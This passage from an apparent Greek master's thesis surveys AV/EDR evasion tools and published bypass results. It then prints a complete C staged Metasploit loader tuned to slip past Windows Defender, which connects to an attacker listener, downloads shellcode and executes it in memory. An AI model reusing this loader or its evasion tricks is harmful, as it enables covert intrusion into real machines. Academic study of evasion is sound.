4. Να μην εμφανίζει στον πίνακα IAT τις συναρτήσεις που χρησιμοποιεί.

3.3.12 Shhhloader

Το Shhhloader[96] είναι ένας φορτωτής (loader) για κώδικα μηχανής. Δέχεται σαν είσοδο κώδικα μηχανής και το εισάγει σε ένα C++ πλαίσιο κώδικα (stub) στο οποίο έχει ενσωματωθεί η τεχνική του SysWhispers για απευθείας κλήσεις συστήματος. Έχει ελεγχθεί η λειτουργικότητά του με beacon του Cobalt και του Meterpreter, σε σύστημα με ενεργοποιημένο το Windows Defender. (HAKIN9, 2022)

Τα χαρακτηριστικά του σύμφωνα με τη σελίδα του συγγραφέα είναι:

1. Εφτά (7) διαφορετικοί τρόποι εκτέλεσης του κώδικα μηχανής: ModuleStomping, QueueUserAPC, ProcessHollow, EnumDisplayMonitors, RemoteThreadContext, RemoteThreadSuspended, CurrentThread.
2. Αλλαγή του ID διεργασίας γονέα.
3. Απαγορεύει την εγγραφή dlls από τρίτους.
4. Ενσωμάτωση των εργαλείων GetSyscallStub και SysWhispers2
5. Τυχαιοποίηση ονόματος Syscall Name
6. Κρυπτογράφηση με XOR
7. Χρήση ορισμένων τεχνικών για αποφυγή Sandbox

Το συγκεκριμένο πρότζεκτ είναι σε εξέλιξη και συντηρείται συνέχεια με νέα χαρακτηριστικά. Αν και οι περισσότερες τεχνικές του δεν περνάν το Windows Defender, είναι νωρίς ακόμα να αξιολογηθεί δεδομένης της δυναμικής του.

3.3.13 Project Ares

Το Project Ares[97] περιέχει δύο εργαλεία, το Injector και το Cryptor. Το εργαλείο Injector είναι ένας φορτωτής που υποστηρίζει μόνο 64bit κώδικα φορτίου γραμμένος σε γλώσσα C/C++ και κάνει χρήση της τεχνικής έγχυσης Transacted Hollowing.Ο φορτωτής ένα PE σε μία απομακρυσμένη διεργασία και έχει επίσης τα ακόλουθα χαρακτηριστικά:

1. Πλαστογράφηση διακριβωτικού αριθμού διεργασίας-γονέα (PPID spoofing),

[93] https://github.com/youhacker55/PayGen
[94] https://github.com/scrt/avcleaner
[95] https://blog.scrt.ch/2020/06/19/engineering-antivirus-evasion/
https://blog.scrt.ch/2020/07/15/engineering-antivirus-evasion-part-ii/
https://blog.scrt.ch/2022/04/19/3432/
[96] https://github.com/icyguider/Shhhloader
[97] https://github.com/Cerbersec/Ares

2. Απαγκίστρωση NTDLL.DLL μέσω επανεγγραφής του .text τμήματος από νέου αντιγράφου από ελήφθη από το δίσκο,
3. Βασική ανίχνευση sandbox
4. Χρήση του Microsoft Code Integrity Check Guard (δεν έχει αναλυθεί στην παρούσα μεταπτυχιακή διατριβή), ώστε να μην είναι δυνατή η φόρτωση μη υπογεγραμμένων από τη Microsoft DLLs

Ο Cryptor, είναι ένα εργαλείο γραμμής εντολών που κρυπτογραφεί τον κώδικα φορτίο πριν εισαχθεί σαν είσοδο στο εργαλείο Injector. Κάνει χρήση κρυπτογράφησης AES256 CBC.

4. ΒΙΒΛΙΟΓΡΑΦΙΚΗ ΕΡΕΥΝΑ ΓΙΑ ΤΗΝ ΑΠΟΤΕΛΕΣΜΑΤΙΚΟΤΗΤΑ ΕΠΙΘΕΣΕΩΝ ΣΕ AVs ΚΑΙ EDRs ΣΤΗΝ ΠΡΑΞΗ

4.1 Εφαρμογή Τεχνικών για την Αποφυγή του AV Bitdefender

Πριν την αποφυγή του EDR, θα χρειαστεί κάποιος να αποφύγει πρώτα τα AV προγράμματα, το οποίο και θα περιορίσει τις επιλογές του όσον αφορά την τεχνική και το φορτίο (payload) του κακόβουλου προγράμματος που θα χρησιμοποιηθεί και στην επίθεση στο EDR. Στην μελέτη που έγινε τον Οκτώβριο του 2021, "Evaluating Antivirus Evasion Tools Against Bitdefender Antivirus" (Ahmed, Garba, & Abba, 2021), αξιολογείται η επίδοση διαφόρων διαδεδομένων δωρεάν προγραμμάτων στην αποφυγή του Bitdefender Antivirus, το οποίο αξιολόγησαν και ως το πλέον αποτελεσματικό. Οι εκδόσεις της δοκιμής στην παραπάνω μελέτη και οι τεχνικές που αποδείχθηκαν επιτυχείς, καθώς και οι τρέχουσες εκδόσεις, φαίνονται στον παρακάτω πίνακα.

Εργαλείο	Έκδοση Δοκιμής	Τρέχουσα έκδοση	Επιτυχημένες τεχνικές
Veil Framework[98]	3.1.14	3.1.14 + μικρές διορθώσεις	cs/meterpreter/rev_tcp ruby/meterpreter/rev_tcp
TheFatRat[99]	1.9.7	1.9.8 (μόνο android αναβαθμίσεις)	Create a bat file + Powershell: windows/shell/reverse_tcp windows/meterpreter/reverse_tcp
Shelter (δωρεάν)[100]	7.2	7.2	–
Unicorn[101]	-(Μαρ 21)	3.17 (αντί-AMSI δυνατ.)	–
Venom[102]	1.0.17	1.0.17.7 (ίδια έκδοση)	windows/shell/reverse_tcp windows/meterpreter/reverse_tcp_dns windows/x64/meterpreter/reverse_tcp
Phantom-Evasion[103]	3.0	3.0	windows/meterpreter/reverse_tcp Windows Shellcode Injection **Windows Reverse Tcp Stager** windows/meterpreter/reverse_https
Onelinepy[104]	-(Ιουλ 21)	1.2.1 (ίδια έκδοση)	python/meterpreter/reverse_http
MsfMania[105]	2.4	2.4	windows/meterpreter/reverse_http (?)
PayGen[106]	-(Ιουλ 21)	- (Μαρ 22)	**windows/meterpreter/reverse_tcp (Python)**

Πίνακας 2. Αποτελέσματα διαφόρων προγραμμάτων αποφυγής εντοπισμού με εφαρμογή στο AV Bitdefender

Ο παραπάνω πίνακας μπορεί να μας δώσει μία καλή αίσθηση των τεχνικών που είναι επιτυχημένες στο συγκεκριμένο AV λογισμικό και αν υπάρχουν νεότερες εκδόσεις, αν θα πρέπει να έχουμε προσδοκία για κάτι πιο επιτυχημένο. Φαίνεται όμως ότι μόνο το PayGen, και πιθανός το Unicorn, είχε στο ενδιάμεσο διάστημα μία ουσιαστική αναβάθμιση.

[98] https://github.com/Veil-Framework/Veil
[99] https://github.com/screetsec/TheFatRat
[100] https://github.com/ParrotSec/shellter: Η δωρεάν έκδοση, ενώ υπάρχει και έκδοση επί πληρωμή. Το πρόγραμμα packer Shellter (https://www.shellterproject.com/) δε συσχετίζεται με το συγκεκριμένο.
[101] https://github.com/trustedsec/unicorn
[102] https://github.com/r00t-3xp10it/venom
[103] https://github.com/oddcod3/Phantom-Evasion
[104] https://github.com/spicesouls/onelinepy
[105] https://github.com/G1ft3dC0d3/MsfMania
[106] https://github.com/youhacker55/PayGen

Επιπλέον, είναι σημαντικό να τονιστεί ότι μόνο οι τεχνικές που είναι με έντονη σκίαση (bold) επέστρεψαν session και ολοκληρώθηκε η σύνδεση. Ως εκ τούτου, μόνο αυτές οι τεχνικές πρέπει να θεωρούμε πραγματικά επιτυχημένες. Η τεχνική του προγράμματος MsfMania, παρότι θεωρητικά πέρασε το AV, δεν εκτελέστηκε σε περιβάλλον windows 10, παρότι κάτι τέτοιο ξεκάθαρα υποστηρίζεται από το πρόγραμμα, αφήνοντας ένα ερωτηματικό για την αποτελεσματικότητα του συγκεκριμένου προγράμματος και τεχνικής για τη συγκεκριμένη έκδοση του λειτουργικού.

4.2 Εφαρμογή Τεχνικών για την Αποφυγή ενός Endpoint Detection and Response (EDR)

Για την αποφυγή ενός EDR, έχει δημοσιευτεί η μελέτη "An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors" (Karantzas & Patsakis, 2021). Σε αυτή τη μελέτη παρουσιάζονται 4 τεχνικές (δηλαδή CPL, HTA, EXE,DLL) σε 11 προϊόντα EDR. Τα αποτελέσματα παρουσιάζονται στον πίνακα:

EDR	CPL	HTA	EXE	DLL
Carbon Black	•	✗	✓	✓
CrowdStrike Falcon	✓	✓	•	✓
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Detection and Response	✓	✓	✓	✓
Kaspersky Endpoint Detection and Response	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Sentinel One	✓	✓	✓	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Symantec Endpoint Protection	✓	✗	✓	✓
Trend micro Apex One	✓	◦	✓	✓
Windows Defender for Endpoints	☆	✗	✗	✓

Πίνακας 3. Συνολικά Αποτελέσματα 4 επιθέσεων (CPL, HTA, EXE, DLL), όπως παρουσιάζονται στον Πίνακα 1 αντίστοιχης έρευνας (Karantzas & Patsakis, 2021).

Σημειογραφία, επεξήγηση color code: ✓: Επιτυχημένη επίθεση, •: Επιτυχημένη επίθεση, χαμηλού σκορ καταγραφές, ☆: Επιτυχημένη επίθεση, ενεργοποιήθηκε συναγερμός, ◦:Αποτυχημένη επίθεση, ✗: Αποτυχημένη επίθεση, σημάνθηκε συναγερμός.

Στα ανωτέρω EDR τέθηκαν, όποτε ήταν δυνατό, οι πλέον αυστηρές πολιτικές ασφαλείας. Παρά ταύτα, θα πρέπει να τονιστεί ότι δεν ανταποκρίνεται πάντα σε αληθινές καταστάσεις, διότι ένα σύστημα που λειτουργεί καιρό σε έναν οργανισμό, έχει καλύτερη κατανόηση των τυπικών τιμών παραμέτρων (baseline) κάθε συστήματος ή δικτυακής κίνησης, βελτιστοποιημένο υποσύστημα Μηχανικής Μάθησης (Machine Learning – ML) και Τεχνητής Νοημοσύνης (TN), είτε έχουν φορτωθεί συγκεκριμένοι Ενδείκτες Παραβίασης (Indicators of Compromise – IOCs) ή άλλοι κανόνες ασφαλείας από τον ίδιο τον Οργανισμό που το λειτουργεί.

Να σημειωθεί ότι η στόχευση ενός συστήματος EDR, είναι στον εντοπισμό μίας επίθεσης και στη σήμανση συναγερμού, άρα η περίπτωση που σημαίνεται χαμηλού σκορ καταγραφής θεωρείται επιτυχημένη η επίθεση, ενώ αν ολοκληρωθεί η επίθεση αλλά σημανθεί συναγερμός (υψηλού σκορ καταγραφή), θεωρείται αποτυχημένη επίθεση. Ο λόγος είναι ότι είναι πολύ πιθανό να αγνοηθεί μια καταγραφή χαμηλής βαθμολογίας και να χαθεί ανάμεσα στις υπόλοιπες που είναι false positive.

4.3 Εφαρμογή Τεχνικών για την Αποφυγή ενός Endpoint Protection and Response (EPR)

Στην πραγματικότητα, υπάρχει πάντα ένα AV λογισμικό που συνεργάζεται με το EDR, είτε είναι του ίδιου πωλητή, είτε όχι. Ο συνδυασμός αυτός λέγεται Endpoint Protection and Response (EPR). Για την αποτελεσματικότητα των σουιτών (συνδυαστικής χρήσης προγραμμάτων) αντίστοιχων λογισμικών απέναντι σε πραγματικές απειλές, υπάρχει η μελέτη "Endpoint Prevention and Response EPR Comparative Report" (Οκτ. 21) του ιστότοπου AV comparatives (AV-Comparative, 2022) το οποίο αναφέρει τα αποτελέσματα δοκιμής 50 γνωστών κακόβουλων τεχνικών, και η επιτυχημένη ή μη εκτέλεσής τους, σε 8 διαφορετικά γνωστά EPR λογισμικά. Όσα αποτελέσματα ήταν θετικά, παρουσιάζονται στον παρακάτω πίνακα.

Σενάριο	**Ευάλωτο EDR**
MS PowerPoint Macro using MSBuild for compilation[107]	ESET
SYLK Macro using MSBuild for compilation[108]	Crowdstrike
MS PowerPoint Macro	Cisco
Koadic JSE File[109]	Check Point
Caldera PowerShell[110]	Broadcom ESET F-Secure
Forged Signature added to a File	Palo Alto Networks
CVE-2020-0796[111]	Check Point
PowerShell ConPtyShell[112]	Bitdefender CISCO

Πίνακας 4. Τεχνικές Αποφυγής EDR και ευάλωτα EDR λογισμικά.

Υπάρχει ξεχωριστή αναφορά για το κάθε ένα προϊόν, με τον σύνδεσμο να αναφέρεται στη σελίδα 4 της μελέτης. Τέλος, οι εκδόσεις που έγιναν οι αντίστοιχες δοκιμές στην παραπάνω μελέτη είναι οι ακόλουθες:

Πωλητής	**Όνομα Προϊόντος**	**Έκδοση**
Bitdefender	GravityZone Ultra	7.2
Broadcom	Symantec Endpoint Security Complete	14.3
Check Point	Harmony Endpoint Advanced	85.10
Cisco	Secure Endpoint Essentials	7.4.3
CrowdStrike	Falcon Endpoint Protection Enterprise	6.31
ESET	PROTECT Enterprise	8.1
F-Secure	F-Secure Elements EDR and EPP for Computers	21.9

Πίνακας 5. Προϊόντα EPR που συμμετείχαν στη μελέτη του AV-comparatives.

[107] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malicious-powerpoint-documents-on-the-rise/
[108] https://blog.nviso.eu/2019/06/25/malicious-sylk-files-with-ms-excel-4-0-macros/
[109] https://github.com/offsecginger/koadic
[110] https://github.com/mitre/caldera
[111] https://github.com/ZecOps/CVE-2020-0796-RCE-POC, https://blog.zecops.com/research/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/
[112] https://github.com/antonioCoco/ConPtyShell

5. ΑΠΟΦΥΓΗ AV WINDOWS DEFENDER

5.1 Περιγραφή Τεχνικής

Ο πολυεπίπεδος φορτωτής (staged loader) είναι γραμμένος σε C και βασίζεται στον κώδικα του Raphael Mudge που είναι αναρτημένος στην ιστοσελίδα εδώ[113] και τις τροποποιήσεις που απαιτούνται για να γίνει συμβατός με αρχιτεκτονική x64, από τις οδηγίες εδώ[114]. Κάνει χρήσει του meterpreter listener από το Metasploit. Ο συγκεκριμένος κώδικας φορτίο είναι windows/x64/meterpreter/reverse_tcp, που χρησιμοποιεί tcp socket για να πάρει τον κώδικα φορτίο (payload) από το μηχάνημα του επιτιθέμενου.

Πάνω στο κώδικα αυτό, έχουν εφαρμοστεί 3 σημαντικές διαφοροποιήσεις ώστε να αποφευχθεί ο εντοπισμός:

1. Έχει εισαχθεί χρονοκαθυστέρηση στην έναρξη της εκτέλεσης αλλά και ενδιάμεσα στον κώδικα με την παρεχόμενη συνάρτηση `delay` που εκτελεί πράξεις, όπως ακριβώς είδαμε στο "Χαρακτηριστικά αρχείου
2. Στα παραγόμενα αρχεία shellcode που φτιάχνονται συνήθως από τους compiler, δε δίνεται αρκετή σημασία στα χαρακτηριστικά τους (properties). Στα χαρακτηριστικά ενός συστήματος περιλαμβάνεται συνήθως η ακριβής έκδοση (minor, major, build, patch), ο εκδότης, εσωτερικό όνομα, περιγραφή αρχείου, γλώσσα κ.α. Όλα αυτά δεν είναι κρίσιμα για τη λειτουργικότητα και αποτελεσματικότητα του αρχείου και συχνά αγνοούνται. Όμως, τα EDRs μπορούν να χαρακτηρίσουν αρνητικά ένα τέτοιο αρχείο, διότι θεωρείται ανωμαλία η μη ύπαρξη καμίας πληροφορίας.
3. Αποφυγή κοινών μοτίβων στην κλήση κακόβουλων API", σε διάφορα σημεία του κώδικα.
4. Έχουν αλλάξει το εκτυπώσιμο κείμενο στις συναρτήσεις `printf`, όπως επίσης και τα ονόματα συναρτήσεων
5. Η πόρτα του socket της επικοινωνίας, δεν είναι εγγεγραμμένη από πριν στο πρόγραμμα ("καρφωτή"), αλλά ανακτάται από ένα αρχείο που τοποθετείται στον "public" φάκελο, δηλαδή στη διαδρομή "C:\users\public". Μάλιστα εκεί γράφεται ένας αριθμός που θα περάσει από αριθμητικές πράξεις, προκειμένου να καταλήξει στον αριθμό "80", για αποφυγή εντοπισμού από το Windows Defender.

Η αρχιτεκτονική της επίθεσης έχει ως κάτωθι:


1. Εικονικό Μηχάνημα θύματος: Windows 10 x64 με τις τελευταίες ενημερώσεις μέχρι Αύγουστο 2022.
2. Εικονικό μηχάνημα Επιτιθέμενου: Kali Linux 2022.3 με τις τελευταίες αναβαθμίσεις μέχρι Αύγουστο 2022.

Από τη γραμμή εντολών του Visual Studio εκτελούμε την ακόλουθη εντολή για να κάνουμε μεταγλώττιση:


```
cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tc runner.c /link /OUT:runner.exe
/SUBSYSTEM:CONSOLE /MACHINE:x64
```

Οι ακόλουθες Εικόνες παρουσιάζουν την πορεία εκτέλεσης.


[113] https://github.com/rsmudge/metasploit-loader/blob/master/src/main.c
[114] https://medium.com/securebit/bypassing-av-through-metasploit-loader-64-bit-9abe55e3e0c8



Εικόνα 17. Αρχικοποίηση Metasploit.



Εικόνα 18. Εκτέλεση του .exe στα Windows με 2 παραμέτρους.



Εικόνα 19. Επιστροφή shell στον επιτιθέμενο.

5.2 Κώδικας

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <windows.h>
#pragma comment (lib,"Ws2_32.lib")

/* init winsock */
void winsock_init() {
	WSADATA	wsaData;
	WORD	wVersionRequested;
```

```
	wVersionRequested = MAKEWORD(2, 2);

	if (WSAStartup(wVersionRequested, &wsaData) < 0) {
		printf("w6533333 date.\n");
		WSACleanup();
		exit(1);
	}
}

/* a quick routine to quit and report why we quit */
void punt(SOCKET my_socket, char * error) {
	printf("something went wrongs: %s\n", error);
	closesocket(my_socket);
	WSACleanup();
	exit(1);
}

/* attempt to receive all of the requested data from the socket */
int recv_all(SOCKET my_socket, void * buffer, int len) {
	int    tret   = 0;
	int    nret   = 0;
	char * startb = buffer;
	while (tret < len) {
		nret = recv(my_socket, (char *)startb, len - tret, 0);
		startb += nret;
		tret   += nret;

		if (nret == SOCKET_ERROR)
			punt(my_socket, "Coddddata ta");
	}
	return tret;
}

/* establish a connection to a host:port */
SOCKET wsconnect(char * targetip, int port) {
	struct hostent *        target;
	struct sockaddr_in      sock;
	SOCKET                  my_socket;

	/* setup our socket */
	my_socket = socket(AF_INET, SOCK_STREAM, 0);
	if (my_socket == INVALID_SOCKET)
		punt(my_socket, "Coul sket");

	/* resolve our target */
	target = gethostbyname(targetip);
	if (target == NULL)
		punt(my_socket, "Couet");


	/* copy our target information into the sock */
	memcpy(&sock.sin_addr.s_addr, target->h_addr, target->h_length);
	sock.sin_family = AF_INET;
	sock.sin_port = htons(port);

	/* attempt to connect */
	if (connect(my_socket, (struct sockaddr *)&sock, sizeof(sock)))
		punt(my_socket, "Cet");
	return my_socket;
```

```
}

int delay(int tim)
{
   int c, d;
   for (c = 1; c <= tim; c++)
       for (d = 1; d <= 767; d++)
       {printf("%d This C program will exit in 10 seconds.\n",c);
         }
   return tim;
}

int porsa(int sec){
      int x=8;
      x=x*x;
      int mpla=x+sec;
      return mpla;
}

void writefile(){
   FILE *fp;
   fp = fopen("c:\\Users\\public\\t.txt", "w+");
   //fprintf(fp, "This is testing for fprintf...\n");
   fputs("16", fp);
   fclose(fp);
}

int readfile(){
      FILE *fp;
   char buff[255];
   fp = fopen("c:\\Users\\public\\t.txt", "r");
   fgets(buff, 255, (FILE*)fp);
   printf("2: %s\n", buff );
   fclose(fp);
   return atoi(buff);
}

int main(int argc, char * argv[]) {
      writefile();
      int fak=delay(700);
      int second=readfile();
      int porma=porsa(second);

      ULONG32 size;
      char * buffer;
      void (*function)();

      winsock_init();
      char ss[]="hello";
      //exit(1);
      if (argc != 2) {
            printf("%s [serv] [parathiro]\n", argv[0]);
            //exit(1);
      }
      printf("%d",porma);

      /* connect to the handler */
      //SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));
      SOCKET my_socket = wsconnect(argv[1], porma);
```

```
      int kk=delay(301); //microsoft 3oo work
      /* read the 4-byte length */
      int count = recv(my_socket, (char *)&size, 4, 0);
      if (count != 4 || size <= 0)
            punt(my_socket, "ree\n");
      kk=delay(130); //microsoft 130
      /* allocate a RWX buffer */
      buffer = VirtualAlloc(0, size + 10, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
      if (buffer == NULL)
            punt(my_socket, "couffer\n");

      /* prepend a little assembly to move our SOCKET value to the EDI
register
         thanks mihi for pointing this out
         BF 78 56 34 12     =>      mov edi, 0x12345678 */
      buffer[0] = 0x48; /* for x64 use RDI instead of EDI */
      buffer[1] = 0xBF;
      writefile();
      /* copy the value of our socket to the buffer */
      memcpy(buffer + 2, &my_socket, 8);

      /* read bytes into the buffer */
      count = recv_all(my_socket, buffer + 10, size);
    kk=delay(60); //microsoft 60
      /* cast our buffer as a function and call it */
      function = (void (*)())buffer;
      function();
      return 0;
}
```

Στον παραπάνω κώδικα αφού γίνει η σύνδεση με τον meterpreter listener, και κατέβει το επόμενο stage, δηλαδή ο κώδικας φορτίο, δεσμεύεται μια περιοχή μνήμης (VirtualAlloc) και γράφεται κατευθείαν στη μνήμη (memcpy) ο κώδικας φορτίο. Εκτελείται με τις εντολές: function = (void (*)())buffer; function();

6. ΣΥΜΠΕΡΑΣΜΑΤΑ

6.1 Σύνοψη Συμπερασμάτων

Η εξέλιξη των EDRs από τη στιγμή που δημιουργήθηκε ο όρος το 2013 μέχρι σήμερα, είναι εντυπωσιακή. Οι μελέτες της Gartner "Magic Quadrant for Endpoint Protection Platforms", που γίνονται σχεδόν κάθε χρόνο[115], αποδεικνύουν αυτή την βελτίωση, όπως ο τρόπος που αλλάζει κάθε χρόνο ο ορισμός και τα βασικά χαρακτηριστικά που προστίθενται σε ένα EDR. Παρά το ότι οι οργανισμοί υιοθετούν όλο και περισσότερο τα EDRs με βάση την μελέτη της Ponemon (Ponemon Institute, 2020, p. 28), κάτι όμως που δε μεταφράζεται σε μικρότερο αριθμό επιτυχημένων επιθέσεων (Ponemon Institute, 2020, p. 24). Οι επιτιθέμενοι ανακαλύπτουν συνέχεια κενά ασφαλείας στα προγράμματα προστασίας και κανένα σύστημα σε βάθος χρόνου δεν είναι απαραβίαστο, όπως φαίνεται και από το Κεφάλαιο 4 ανωτέρω.

